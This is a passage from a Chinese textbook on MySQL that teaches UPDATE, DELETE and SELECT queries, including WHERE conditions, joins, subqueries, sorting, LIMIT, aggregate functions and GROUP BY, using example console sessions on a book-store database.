如果打印“Query OK, 1 row affected (0.06 sec)”报告，说明更新成功并有一行记录被影响。使用 UPDATE 语句虽然一次只能修改一个数据表，但可以同时对同一个表中多个字段进行修改。例如，如果修改 books 表中图书 ID 为 3 的多个字段，可以在 MySQL 控制台中输入的命令如下所示。

```
MySQL Command Line Client
mysql> UPDATE books SET catid=1, bookname='RedHat Linux', author='高某某', price='50.00' WHERE bookid='3';
Query OK, 1 row affected (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql>
```

另外，由于表的集合操作特点，还可以使用 UPDATE 语句修改多条记录中的某一列的值，或者赋值给另一个列。例如，将图书信息表 books 中，图书类别 ID 为 1 的（计算机类别）所有图书打 8 折，可以在 MySQL 控制台中输入的命令如下所示。

```
MySQL Command Line Client
mysql> UPDATE books SET price=price*0.8 WHERE catid='1';
Query OK, 3 rows affected (0.01 sec)
Rows matched: 3  Changed: 3  Warnings: 0

mysql>
```

如果有这样一个需求，将最新录入的 5 本图书放到其他类别中去，又该如何实现呢？这时，我们就可以使用 ORDER BY 和 LIMIT 两个子句配合完成。使用 ORDER BY 子句将所有图书按 bookid 编号倒序排列，将最新插入的记录放在最前面，再在使用 LIMIT 子句限制 5 条记录修改。SQL 语句如下所示。

```
MySQL Command Line Client
mysql> UPDATE books SET catid='3' ORDER BY bookid DESC LIMIT 5;
Query OK, 5 rows affected (0.03 sec)
Rows matched: 5  Changed: 5  Warnings: 0

mysql>
```

19.1.3 使用 DELETE 语句删除数据表中不需要的数据记录

DELETE 语句用来删除数据表中的一条或多条数据记录。其语法格式如下所示：

```
DELETE FROM 表名                    #删除表中记录行的 DELETE 语法格式
[WHERE 条件]                        #给出必要的 WHERE 子名指定要删除的数据行
[ORDER BY 字段]                     #按照被指定的顺序对行进行删除
[LIMIT 行数]                        #限制可以被删除的行的数目
```

DELETE 的语法比较简单，通常只需要使用 WHERE 条件指定所要删除的记录行即可。如果指定了 ORDER BY 子句，则按照被指定的顺序对行进行删除。LIMIT 限制可以被删除的行的数目。例如，删除图书信息表 books 中 ID 为 2 的记录，可以在 MySQL 控制台中输入的命令如下所示。

```
MySQL Command Line Client
mysql> DELETE FROM books WHERE bookid='2';
Query OK, 1 row affected (0.00 sec)

mysql>
```

如果打印“Query OK, 1 row affected (0.00 sec)”报告，说明删除成功并有一行记录被影响。也可以根据表的集合的操作特点，一起删除表中的多条记录。如果没有指定 WHERE 子句的检索条件，DELETE 语句将会删除数据表中的全部数据记录，使数据库中只剩下数据表结构。但如果需要清空表，不需要使用 DELETE 语句，使用 TRUNCATE 方法会更加有效率。因 TRUNCATE 语句用于清空表中的所有数据，只留下一个数据表的定义，不会像 DELETE 语句需要对数据中每一行数据一个个地进行删除。如果需要删除最新插入表的 5 条记录，也可以使用 ORDER BY 和 LIMIT 两个子句配合完成。另外，一定要注意，DELETE 语句所删除的数据是无法恢复的操作，因此，在执行 DELETE 语句时应该特别谨慎。

19.2 通过 DQL 命令查询数据表中的数据

查询语句可以完成简单的单表查询，也可以完成复杂的多表查询和嵌套查询。SELECT 语句主要用于数据的查询检索，是 SQL 语言的核心，在 SQL 语言中 SELECT 语句的使用频率是最高的。通过适当 SELECT 查询语句的编写，可以让数据库服务器根据客户的要求，检索出所需要的数据资料，并按照用户指定的格式进行整理并返回。SELECT 语句可以对数据表或者视图进行检索，其语法格式如下所示：

```
SELECT [ALL | DISTINCT ]                                          #使用 SELECT 语句查询检索
{*|talbe.*|[table.]field1[AS alias1][,[table.]field2[AS alias2][,...]]}   #选择哪些数据列
FROM tableexpression[,...][IN externaldatabase]                   #指定 SELECT 语句中字段的来源
[WHERE...]                                                        #数据行必须满足哪些检索条件
[GROUP BY...]                                                     #指明按照哪几个字段来分组
[HAVING...]                                                       #过滤分组的记录,必须满足的次要条件
[ORDER BY...]                                                     #按一个或多个字段排序查询结果
[LIMIT count ];                                                   #对结果个数的限制
```

用中括号“[]”括起来的部分表示是可选的，用大括号“{}”括起来的部分表示必须从中选择其中的一个。FROM 子句指定了 SELECT 语句中字段的来源，FROM 子句后面是包含一个或多个的表达式（由逗号分开），其中的表达式可为单一表名称、已保存的查询或由 INNER JOIN、LEFT JOIN 或 RIGHT JOIN 得到的复合结果。每个子句分别介绍如下。

19.2.1 选择特定的字段

最简单的查询语句是使用 SELECT 语句检索记录的特定字段，多个字段可以用逗号分隔。在下面的语句中，使用 SELECT 语句从图书表 books 中查询图书名称（bookname）、作者（author），以及图书价格三个字段，可以在 MySQL 控制台中输入的命令如下所示。

```
MySQL Command Line Client
mysql> SELECT bookname, author, price FROM books;
+----------+--------+-------+
| bookname | author | price |
+----------+--------+-------+
| PHP      | 高某某 |    80 |
| MySQL    | 洛某某 |    30 |
| Linux    | 峰某某 |    60 |
+----------+--------+-------+
3 rows in set (0.00 sec)

mysql> _
```

另外，可以使用“*”从表中检索出所有字段，使用“SELECT *”主要是针对用户的书写方便而言的。对于不同的数据表，这个操作可以将表中每一行、列的数据全部检索出来。如果一张表当中的数据多达几百万，就意味着资源的浪费和漫长的查询等待，所以实际应用时要尽量避免使用它，而把查询的列名准确地列出来，也可以按自己指定的列顺序输出。

19.2.2 使用 AS 子句为字段取别名

如果想为返回的列取一个新的标题，以及经过对字段的计算或总结之后，产生了一个新的值，希望把它放到一个新的列里显示，则用 AS 保留。例如，在上例的输出结果中使用中文字段名，可以在 MySQL 控制台中输入的命令如下所示。

```
MySQL Command Line Client
mysql> SELECT bookname as '图书名称', author as '图书作者', price as '图书价格' FROM books;
+----------+----------+----------+
| 图书名称 | 图书作者 | 图书价格 |
+----------+----------+----------+
| PHP      | 高某某   |       80 |
| MySQL    | 洛某某   |       30 |
| Linux    | 峰某某   |       60 |
+----------+----------+----------+
3 rows in set (0.00 sec)

mysql> _
```

定义别名时一定要使用单引号引起来。其中 AS 关键字是可选的，在原字段名和别名之间使用一个空格即可。例如，使用下面的语句会得到和上例相同的结果。在 MySQL 控制台中输入的命令如下所示：

```
mysql> SELECT bookname '图书名称', author '图书作者', price '图书价格' FROM books;
```

在有多个表关联查询的情况下，如果表中有同名的字段，则必须使用别名加以区分。这种方式是最为普遍的，结果集也更容易识别。

19.2.3 DISTINCT 关键字的使用

如果在使用 SELECT 语句返回的记录结果中包含重复的记录，可以使用 DISTINCT 关键字取消重复的数据，只返回一个。另外，要注意 DISTINCT 关键字的作用范围是整个查询的列表，而不是单独的一列。在同时对两列数据进行查询时，如果使用了 DISINCT 关键字，将返回这两列数据的唯一组合。该关键字的使用如下所示：

```
MySQL Command Line Client
mysql> SELECT DISTINCT catid FROM books;
+-------+
| catid |
+-------+
|     1 |
+-------+
1 row in set (0.03 sec)

mysql>
```

虽然使用 DISINCT 关键字可以返回简单、明了的数据，但服务器必须花费更多的时间去执行对查询结果的分类和整理。与 DISTINCT 相对应的是 ALL 关键字，用于返回满足 SELECT 语句条件的所有记录。不用刻意地添加 ALL 关键字。如果没有指明 ALL 关键字，SELECT 语句总是默认使用 ALL 关键字作为检索模式。

19.2.4　在 SELECT 语句中使用表达式的列

在 SQL 语句中，表达式可用于一些诸如 SELECT 语句的 ORDER BY 或 HAVING 子句、SELECT、DELETE 或 UPDATE 语句的 WHERE 子句或 SET 语句之类的地方。使用文本值、column 值、NULL 值、函数、操作符来书写表达式。本章主要使用 SELECT 语句返回表达式的计算结果为主，只要在字段名的位置使用相应的表达式即可。在 SQL 中的表达式用法和 PHP 程序相似，主要包括算术表达式、逻辑表达式，以及使用 SQL 函数表达式等。

例如，在下面的 SELECT 语句中使用 SQL 函数和表达式的计算。执行后将返回两列结果：一个是 MySQL 服务器的版本字符串；另一个是表达式计算后的值 12.3。在 MySQL 控制台中输入的命令如下所示：

```
MySQL Command Line Client
mysql> SELECT version(), 1.23*10;
+--------------------------+----------+
| version()                | 1.23*10  |
+--------------------------+----------+
| 5.0.51b-community-nt-log |   12.30  |
+--------------------------+----------+
1 row in set (0.05 sec)

mysql>
```

在返回的字段名称列表结果中“version() 和 1.23*10”，包含了一些像“.”、“*”、“(”及“)”等一些特殊字符。如果将这种 SQL 语句嵌入到 PHP 语言中使用，会和 PHP 运算符号混淆，极易产生错误。因此，我们可以使用前面介绍的附加字段别名来解决这个问题。将上面的 SELECT 语句附加别名字段以后，执行的结果如下所示：

```
MySQL Command Line Client
mysql> SELECT version() AS MySQL_VERSION, 1.23*10 AS EXPRESSION;
+--------------------------+------------+
| MySQL_VERSION            | EXPRESSION |
+--------------------------+------------+
| 5.0.51b-community-nt-log |      12.30 |
+--------------------------+------------+
1 row in set (0.00 sec)

mysql>
```

在 SELECT 语句中使用表达式重新对数据列进行计算是比较常见的。例如，使用 SELECT 语句查询每本图书的原始价格，和打 8 折后的价格进行对比。在 MySQL 控制台中输入的命令如下所示：

```
MySQL Command Line Client
mysql> SELECT bookname '图书名', price '原价', price*0.8 '打折价' FROM books;
+--------+------+--------+
| 图书名 | 原价 | 打折价 |
+--------+------+--------+
| PHP    |   80 |     64 |
| MySQL  |   30 |     24 |
| Linux  |   60 |     48 |
+--------+------+--------+
3 rows in set (0.00 sec)

mysql>
```

19.2.5 使用 WHERE 子句按条件检索

在 SELECT 语句中，可以使用 WHERE 子句指定搜索条件，实现从数据表中检索出符合条件的记录。其中，搜索条件可以由一个或多个逻辑表达式组成，这些表达式指定关于某一记录是真或假的条件。在 WHERE 子句中，可以通过逻辑操作符和比较操作符指定基本的表达式条件，如表 19-2 和表 19-3 所示。

表 19-2 逻辑操作符

操作符	语法	描述
AND 或&&	a AND b 或 a && b	逻辑与，若两个操作数同时为真，则为真
OR 或||	a OR b 或 a || b	逻辑或，只要有一个操作数为真，则为真
XOR	a XOR b	逻辑异或，若有且仅有一个操作数为真，则为真
NOT 或!	NOT a 或!a	逻辑非，若操作数为假，则为真


表 19-3 比较操作符

操作符	语法	描述
=	a = b	若操作数 a 与操作数 b 相等，则为真
<=>	a <=> b	若 a 与 b 相等，则为真，可以用于 NULL 值比较
!=或<>	a != b 或 a <> b	若操作数 a 与操作数 b 不相等，则为真
<	a < b	若操作数 a 小于操作数 b，则为真
<=	a <= b	若操作数 a 小于或等于操作数 b，则为真
>	a > b	若操作数 a 大于操作数 b，则为真
>=	a >= b	若操作数 a 大于或等于操作数 b，则为真
IS NULL	a IS NULL	若操作数 a 为 NULL，则为真
IS NOT NULL	a IS NOT NULL	若操作数 a 不为 NULL，则为真
BETWEEN	a BETWEEN b AND c	若 a 在 b 和 c 之间（包括 b 和 c），则为真
NOT BETWEEN	a NOT BETWEEN b AND c	若 a 不在 b 和 c 之间（包括 b 和 c），则为真
LIKE	a LIKE b	SQL 模式匹配，若 a 匹配 b，则为真
NOT LIKE	a NOT LIKE b	SQL 模式匹配，若 a 不匹配 b，则为真
IN	a IN (b1, b2, b3, ...)	若 a 等于 b1,b2,b3,...中的某一个，则为真

在构造搜索条件时，要注意只能对数值数据类型的记录进行算术运算，并且只能在相同的数据类型之间进行记录的比较。例如，字符串与数据不能进行比较，除非将它们转换为相同的数据类型。如果使用字符串值作为检索条件查询记录，则该值必须用单引号括起来。而对于数值型数据，单引号则不是必

需的。

例如，从图书信息表 books 中，检索出计算机类别（类别 ID 为 1），并且价格在 50 元以下的图书。可以在 MySQL 控制台中输入的命令如下所示：



在图书信息表 books 中，既是计算机类别中的，价格又在 50 元以下的图书，同时满足这两个查询条件的只有一条记录返回。

19.2.6　根据空值（NULL）确定检索条件

空值只能定义在允许 NULL 字段中出现，NULL 值是特殊的值，代表“无值”，与零值（0）和空字符串（''）都不相同。如果未在不支持默认值的字段中输入值，或在字段中显式地设置为空，就会出现空值，但不能用处理已知值的方式来处理 NULL。例如，试图通过算术或比较运算去检索 NULL，其结果也是 NULL。为了进行 NULL 值的搜索，必须采用特殊的语法。如果要检索 NULL 值，必须使用 IS NULL 和 IS NOT NULL 关键字。例如，在图书信息表 books 中，查找所有图书介绍不为空的图书信息。可以在 MySQL 控制台中输入的命令如下所示：

```
mysql> SELECT * FROM books WHERE detail IS NOT NULL;          #查找图书介绍不为空的所有图书信息
```

19.2.7　使用 BETWEEN AND 进行范围比较查询

如果需要对某个字段通过范围的值进行比较查询，可以使用 BETWEEN AND 关键字实现，其中 AND 是多重条件符号，比较时也包括边界条件。也可以使用“>=”和“<=”完成同样的功能。例如，在图书信息表 books 中，如果需要查询图书价格在 30.00 元到 80.00 元之间的所有图书记录，其中包括 30.00 元和 80.00 元的图书。可以在 MySQL 控制台中输入的命令如下所示：

```
mysql> SELECT bookname, price FROM books WHERE price BETWEEN '30.00' AND '80.00';
mysql> SELECT bookname, price FROM books WHERE price >= '30.00' AND price <= '80.00';
```

上面两种 SQL 语句是等价的，显然，使用 BETWEEN 的写法更加简明易懂。如果需要查询价格在 40.00 元以下和 60.00 元以上的图书，可以在 BETWEEN 的关键字前面使用 NOT 符号实现。在 MySQL 控制台中输入的命令如下所示：

```
mysql> SELECT bookname, price FROM books WHERE price NOT BETWEEN '40.00' AND '60.00';
```

19.2.8　使用 IN 进行范围比对查询

在 WHERE 子句中，使用 IN 关键字并在后面的括号“()”中提供一个值的列表，以供与相应的字

段进行比较。该列表中至少应该存在一个值，如果有多个值，可以使用逗号“,”分隔。例如，如果需要查询图书类别 ID 为 1、5、8 三个类别中的所有图书，可以使用下面两种方式，在 MySQL 控制台中输入的命令如下所示：

```
mysql> SELECT bookname, price FROM books WHERE catid='1' or catid='5' or catid='8';
mysql> SELECT bookname, price FROM books WHERE catid IN ('1', '5', '8');
```

上面两种 SQL 语句是等价的，显然，使用 IN 的写法更加简明易懂。也可以通过 NOT IN 查询不包括列表中任何值的结果。在 MySQL 控制台中输入的命令如下所示：

```
mysql> SELECT bookname, price FROM books WHERE catid NOT IN ('1', '5', '8');
```

19.2.9 使用 LIKE 进行模糊查询

在 SELECT 语句的 WHERE 子句中，可以使用 LIKE 关键字对数据表中的记录进行模糊查询，将查询结果锁定在一个范围内。在查询条件中通常会与“_”和“%”两个通配符一起使用，可以实现复杂的检索查询。这两个通配符的含义分别如下。

- 百分号“%”：表示 0 个或任意多个字符。
- 下画线“_”：表示单个的任意一个字符。

例如，在图书信息表 books 中，查找图书名称中包含 PHP 字符串的所有图书记录。可以在 MySQL 控制台中输入的命令如下所示：

```
mysql> SELECT bookname, author, price FROM books WHERE bookname LIKE '%PHP%';
```

在上面的查询条件中 PHP 字符串两边都可以匹配 0 个或任意多个字符，将数据表 books 中，图书名称中包含有 PHP 字符串的所有记录全部返回。如果需要返回在图书名称中不包括 PHP 字符串的所有图书记录，可以使用 NOT LIKE 实现。例如，可以在 MySQL 控制台中输入的命令如下所示：

```
mysql> SELECT bookname, author, price FROM books WHERE bookname NOT LIKE '%PHP%';
```

如果在图书信息表 books 中通过图书作者查询所有图书记录，但不记得某个作者名字中间的字符了，可以使用一个下画线“_”作为通配符号进行模糊查询。一个下画线代表一个字节，但可以代表一个中文字。例如，可以在 MySQL 控制台中输入的命令如下所示：

```
mysql> SELECT bookname, author, price FROM books WHERE author LIKE '高_某';
```

如果使用一个完整的字符串作为精确的查询条件，最好不要使用 LIKE 进行模糊查询，应该直接使用“=”的功能。在 MySQL 控制台中输入的命令如下所示：

```
mysql> SELECT bookname, author, price FROM books WHERE author='高某某';
```

19.2.10 多表查询（连接查询）

前面介绍了各种简单的查询子句，这些查询都是对一个表进行的操作。如果需要对多张表中的数据同时进行查询，可以通过连接运算符实现多个表查询，也叫做连接查询。多表的连接是关系数据模型的主要特点，也是区别于其他类型数据库管理系统的一个标志。在关系数据库管理系统中，规范化逻辑数据库设计包括使用正规的方法来将数据分为多个相关的表。拥有大量窄表（列较少的表）是规范化数据

库的特征，而拥有少量宽表（列较多的表）是非规范化数据库的特征。当检索引数据时，通过连接操作查询出存放在多个表中的信息。多表查询给用户带来很大的灵活性，可以在任何时候增加新的数据类型，为不同实体创建新的表，然后通过连接进行查询。多表查询包括以下几种形式。

➢ 非等值和等值的多表查询

多表查询和普通的单表查询相似，都是使用 SELECT 语句。只不过在多表查询时需要把多张表的名字，全部填写在 FROM 子句中，并用逗号“,”将表名分开。同时，也可以对数据表使用别名进行引用。另外，为了在查询时区分多个表中出现的重复字段名，可以在字段列表中使用“表名.列名”的形式，如果不存在重名的列，则可以省略表名。例如，在图书类别表 cats 和图书信息表 books 中的数据记录如下所示。

```
MySQL Command Line Client
mysql> SELECT id, pid, catname, catdesn FROM cats;
+----+------+--------------+--------------------------------------------------+
| id | pid  | catname      | catdesn                                          |
+----+------+--------------+--------------------------------------------------+
|  1 |    0 | 计算机       | 存放和计算机相关的图书                           |
|  2 |    1 | 软件开发     | 本类是计算机类别的子类，存放和软件开发有关的书籍 |
|  3 |    1 | 数据库       | 本类是计算机类别的子类，存放和数据库有关的书籍   |
|  4 |    2 | Web开发      | 本类是软件开发类别的子类，存放和Web开发有关的书籍 |
|  5 |    2 | 应用程序开发 | 本类是软件开发类别的子类，存放和应用程序开发有关的书籍 |
+----+------+--------------+--------------------------------------------------+
5 rows in set (0.00 sec)

mysql> SELECT bookid, catid, bookname, publisher, author, price, detail FROM books;
+--------+-------+----------+--------------+--------+-------+--------------+
| bookid | catid | bookname | publisher    | author | price | detail       |
+--------+-------+----------+--------------+--------+-------+--------------+
|      1 |     4 | PHP      | 电子工业出版社 | 高某某 |    80 | 与PHP相关的书 |
|      2 |     3 | MySQL    | 人民邮电出版社 | 洛某某 |    30 | 与MySQL相关的书 |
|      3 |     4 | JSP      | 电子工业出版社 | 峰某某 |    60 | 与JSP相关的书 |
|      4 |     1 | Linux    | 人民邮电出版社 | 诸某某 |    50 | 与Linux相关的书 |
+--------+-------+----------+--------------+--------+-------+--------------+
4 rows in set (0.00 sec)

mysql>
```

通过对上面两个表提供表结构和数据建立连接查询，获取图书的类别名称、图书名、图书价格等信息。在 MySQL 控制台中输入的命令如下所示：

```
MySQL Command Line Client
mysql> SELECT
    -> c.catname '图书类别', b.bookname '书名', b.price '价格'
    -> FROM
    -> cats c, books b;
+--------------+--------+------+
| 图书类别     | 书名   | 价格 |
+--------------+--------+------+
| 计算机       | PHP    |   80 |
| 计算机       | MySQL  |   30 |
| 计算机       | JSP    |   60 |
| 计算机       | Linux  |   50 |
| 软件开发     | PHP    |   80 |
| 软件开发     | MySQL  |   30 |
| 软件开发     | JSP    |   60 |
| 软件开发     | Linux  |   50 |
| 数据库       | PHP    |   80 |
| 数据库       | MySQL  |   30 |
| 数据库       | JSP    |   60 |
| 数据库       | Linux  |   50 |
| Web开发      | PHP    |   80 |
| Web开发      | MySQL  |   30 |
| Web开发      | JSP    |   60 |
| Web开发      | Linux  |   50 |
| 应用程序开发 | PHP    |   80 |
| 应用程序开发 | MySQL  |   30 |
| 应用程序开发 | JSP    |   60 |
| 应用程序开发 | Linux  |   50 |
+--------------+--------+------+
20 rows in set (0.03 sec)

mysql> _
```

在上面的 SELECT 语句中，使用 FROM 子句将两个表连接起来。通过为表 cats 建立一个别名 c，为表 books 建立别名 b，就可以在字段列表中，使用“表别名.列名”的形式分别从两个表中获取字段，同时也为每个字段建立了别名。但并没有使用 WHERE 子句指定搜索条件，属于非等值连接。当执行这条语句以后，将返回 20 行记录结果，这就是典型的笛卡儿乘积。显然，这是没有意义的。数据库服务器在 cats 表和 books 表中，分别依次取出一条记录，再组合成一行记录。这样，在 cats 表中有 5 条记录，在 books 表中有 4 条记录，所以一共会返回 5 × 4 = 20 条记录结果。

通常情况下，笛卡儿乘积返回的结果中有大量的冗余，是无用信息。所以，一定要避免笛卡儿乘积的产生。解决的办法是通过编写 WHERE 子句来给出查询的连接条件，比较运算符号为“=”时，称为等值连接，它可以有效避免笛卡儿乘积。为了实现查询的目录，在上例的 SELECT 语句中，通过 WHERE 子句将两个表的类别 ID（catid）作为连接条件。在 MySQL 控制台中输入的命令如下所示：

```
MySQL Command Line Client
mysql> SELECT
    -> c.catname '图书类别', b.bookname '书名', b.price '价格'
    -> FROM
    -> cats c, books b
    -> WHERE c.id = b.catid;                    --> 使用WHERE子句给出连接条件
+----------+-------+------+
| 图书类别 | 书名  | 价格 |
+----------+-------+------+
| Web开发  | PHP   |   80 |
| 数据库   | MySQL |   30 |
| Web开发  | JSP   |   60 |
| 计算机   | Linux |   50 |
+----------+-------+------+
4 rows in set (0.00 sec)

mysql>
```

在上面的语句中，使用了“c.id=b.catid”作为两个表的连接条件，将图书类别表（cats）和图书信息表（books）有效地连接了起来，返回了正确的结果。

➢ 自身连接查询

连接查询操作不仅可以用于多个表之间，也可以是一个表与其自己进行连接，称为自身连接查询。当一个表所代表的实体之间有关系时，就可以使用自身连接查询。例如，在图书分类表 cats 的字段中，不仅包含自身的主键 ID，也存在一个存放父类 ID 的字段。这是一种典型的无限分类表设计，子类别和父类别实体之间存在“属于”的关系。如果要在图书分类表中查询出图书类别和它的子类别，可以先为表 cats 起两个别名，假设为 cs1 和 cs2。这样一来，实现自身连接查询就像两个表之间的连接查询。在 MySQL 控制台中输入的命令如下所示：

```
MySQL Command Line Client
mysql> SELECT
    -> cs1.catname '父类别名称',
    -> cs2.catname '子类类别名称'
    -> FROM cats cs1, cats cs2
    -> WHERE cs1.id = cs2.pid;
+--------------+----------------+
| 父类别名称   | 子类类别名称   |
+--------------+----------------+
| 计算机       | 软件开发       |
| 计算机       | 数据库         |
| 软件开发     | Web开发        |
| 软件开发     | 应用程序开发   |
+--------------+----------------+
4 rows in set (0.00 sec)

mysql>
```

➢ **复合连接查询**

前面介绍的多表查询是在两个表之间，只有一个 WHERE 子句查询条件。如果在 FROM 子句后面有 *n* 个表需要查询，则在 WHERE 子句中就需要有多个连接条件。至少要比出现的表格数量少 1 个，也就是不能少于 *n*–1 个查询条件，多个条件使用“AND”关键词连接即可。

19.2.11　嵌套查询（子查询）

前面介绍的 SELECT 语句都是单句查询，在关系型数据库的应用中，还经常使用嵌套查询。这种查询是在一个 SELECT 语句的 WHERE 子句中，包含另一个 SELECT 语句，也可以称为子查询。在子查询中只能返回一列，并将形成的结果又作为父查询的条件，在主句中进行进一步查询。SQL 语言允许多层嵌套查询，即一个子查询中还可以有其他子查询。嵌套查询的求解方法是由里向外处理，即每个子查询都是在上一级查询处理之前求解，子查询的结果用于建立其父查询的查找条件。

嵌套查询是用多个简单的查询构成的复杂查询，在子查询中返回的结果一般都是一个集合，所以在上一层查询条件中使用 IN 的情况最多，可以容纳子句中返回的多行结果。例如，在前面设计的网上书店系统中，返回当前购书用户的所有购书记录。在 MySQL 控制台中输入的命令如下所示：

```
MySQL Command Line Client
mysql> SELECT bookid, bookname, price FROM books
    -> WHERE bookid IN (
    -> SELECT bookid FROM carts WHERE userid='1'
    -> );
```

本例中使用了两层嵌套查询，将子查询放在小括号中。使用子查询在用户 ID 为 1 的购物车表 carts 中，返回所购买的图书 ID。并将这些图书 ID 作为上一层查询的条件，再执行 SELECT 语句。在图书信息表 books 中，将子查询返回的集合结果通过在 WHERE 子句使用 IN 关键字，查询用户 ID 为 1 的用户当前所购买图书的详细信息。从例子中可以看出，查询设计多个表时，用嵌套查询逐步求解，层次清晰，容易理解，具有结构化程序设计的优点。

当用户能确切知道子查询返回的是单值时，还可以使用“=”、“>”、“<”、“!=”等比较运算符号实现子查询。但需要明确子查询中返回的不能是集合，而只能返回一行结果，否则会发生错误。可以在子查询中使用“LIMIT 1”限制查询结果中只有一条。

19.2.12　使用 ORDER BY 对查询结果排序

使用 SELECT 语句获取数据表中的数据时，返回的记录一般是无规则排列的，有可能每次获取的查询记录截然不同。为了使检索的结果方便阅读，可以在 SELECT 语句中使用 ORDER BY 子句，对检索的结果进行排序。例如，在网上书店系统中，新上架的图书需要在页面的最前面显示，就可以在对图书信息表 books 检索时，对 bookid 字段采用降序排列后再输出。在 MySQL 控制台中输入的命令如下所示：

```
MySQL Command Line Client
mysql> SELECT bookid, bookname, price FROM books ORDER BY bookid DESC;
+--------+----------+-------+
| bookid | bookname | price |
+--------+----------+-------+
|      4 | Linux    |    50 |
|      3 | JSP      |    60 |
|      2 | MySQL    |    30 |
|      1 | PHP      |    80 |
+--------+----------+-------+
4 rows in set (0.00 sec)

mysql> _
```

ORDER BY 后面可以接一列或多列用于排序的字段，并且使用 DESC 或 ASC 关键字设计字段排序的方式。默认情况下按照升序排列，即使用 ASC 关键字。否则要按照降序排列，必须使用 DESC 关键字。ORDER BY 子句可以和 SELECT 语句中的其他子句一起使用，但在子查询中不能有 ORDER BY 子句，因为 ORDER BY 子句只能对最终查询结果排序。

19.2.13 使用 LIMIT 限定结果行数

如果在数据表中的记录数非常多，一次从表中返回大量的记录不仅检索的速度慢，用户阅读起来也很不方便。所以在通过 SELECT 语句检索时，使用 LIMIT 子句一次取少量的记录，而用分页的方式继续阅读后面的数据。例如，返回图书信息表 books 中最后添加的 5 本图书信息，可以先将 books 表中的记录进行降序排列后再取前 5 条图书记录。在 MySQL 控制台中输入的命令如下所示：

```
mysql> SELECT bookid, bookname, price FROM books ORDER BY bookid DESC LIMIT 0, 5;
```

LIMIT 子句也可以和其他的 SELECT 子句一起使用，它可以指定两个参数，分别用于设置返回记录的起始位置，以及返回记录的数量。例如，“LIMIT 20, 10”表示是从记录的偏移量为 20 处开始返回 10 行记录。LIMIT 子句也可以只使用一个参数，表示从开头位置，即偏移量为 0 的位置返回指定数量的记录，在上例中使用的“LIMIT 0, 5”等价于“LIMIT 5”。

19.2.14 使用统计函数

在数据库系统中提供了一系列的内置统计函数，在 SQL 查询中使用这些统计函数可以更有效地处理数据。这些统计函数把存储在数据库中的数据，描述为一个整体而不是一行行孤立的记录。通过使用这些函数可以实现对数据集汇总、求平均值等各种运算。常见的数据库统计函数如表 19-4 所示。

表 19-4 常见的 SQL 统计函数

统计函数	描　述
COUNT()	返回满足 SELECT 语句中指定条件的记录数，例如，COUNT(*)返回找到的记录行数
SUM()	通常为数值字段或表达列作统计，返回一列的总和
AVG()	通常为数值字段或表达列作统计，返回一列的平均值
MAX()	可以为数值字段、字符字段或表达列作统计，返回一列中最大的值
MIN()	可以为数值字段、字符字段或表达列统计，返回一列中最小的值

这些函数通常用在 SELECT 子句中，作为结果数据集的字段返回的结果。在 SELECT 语句的

SELECT 子句中使用函数的语法如下：

```
SELECT 函数名（列名 1 或*），...函数名（列名 n） FROM 表名;          #使用统计函数
```

每个统计函数的用法都是相似的，执行一个 SELECT 语句，其中包含能够按照统计规则处理的字段或表达式。例如，返回在图书信息表 books 中找到的全部记录行数。在 MySQL 控制台中输入的命令如下所示：

```
MySQL Command Line Client
4 rows in set (0.00 sec)

mysql> SELECT COUNT(*) '记录行数' FROM books;
+----------+
| 记录行数 |
+----------+
|        4 |
+----------+
1 row in set (0.05 sec)

mysql>
```

如果需要通过一条 SELECT 语句，返回图书信息表 books 中最高的价格、最低的价格、平均价格及总价格，可以在 MySQL 控制台中输入的命令如下所示：

```
MySQL Command Line Client
mysql> SELECT
    -> MAX(price) '最高图书价格', MIN(price) '最低图书价格',
    -> AVG(price) '平均图书价格',SUM(price) '总价格'
    -> FROM books;
+--------------+--------------+--------------+--------+
| 最高图书价格 | 最低图书价格 | 平均图书价格 | 总价格 |
+--------------+--------------+--------------+--------+
|           80 |           30 |           55 |    220 |
+--------------+--------------+--------------+--------+
1 row in set (0.00 sec)

mysql>
```

在上面的查询中，使用函数所统计出来的结果是对整个表的，如果希望只针对特定条件进行统计，还可以结合 WHERE 条件子句。例如，下面是用于在图书信息表 books 中，查询图书类别 ID 为 4 的 Web 开发类别中，所有图书的价格总额以及平均价格。可以在 MySQL 控制台中输入的命令如下所示：

```
mysql> SELECT AVG(price) '平均图书价格',SUM(price) '总价格' FROM books WHERE catid='4';
```

上述 SQL 语句首先查出所有符合“catid=4”的记录，并对这些记录进行统计。在 SQL 语句中，还可以在 COUNT()、SUM()和 ANG()函数中，允许使用 DISTINCT 关键字，忽略字段或表达计算结果中相同的值。

19.2.15　使用 GROUP BY 对查询结果分组

前面使用统计函数返回的是所有记录的统计结果，如果要对数据进行分组统计，就需要使用 GROUP BY 子句。这将可以允许用户在对数据进行分类的基础上，进行再查询。GROUP BY 子句将表按列值分组，列的值相同的分为一组。如果 GROUP BY 后面有多个列名，则先按第一个列名分组，再在每组中按第二个列名分组。

下面的示例将按图书类别进行分组，对图书信息表 books 中的总价格，以及图书的平均值进行统计。

可以在 MySQL 控制台中输入的命令如下所示：

```
MySQL Command Line Client
mysql> SELECT AVG(price) '平均图书价格',SUM(price) '总价格' FROM books GROUP BY catid;
+--------------+--------+
| 平均图书价格 | 总价格 |
+--------------+--------+
|           50 |     50 |
|           30 |     30 |
|           70 |    140 |
+--------------+--------+
3 rows in set (0.03 sec)

mysql>
```

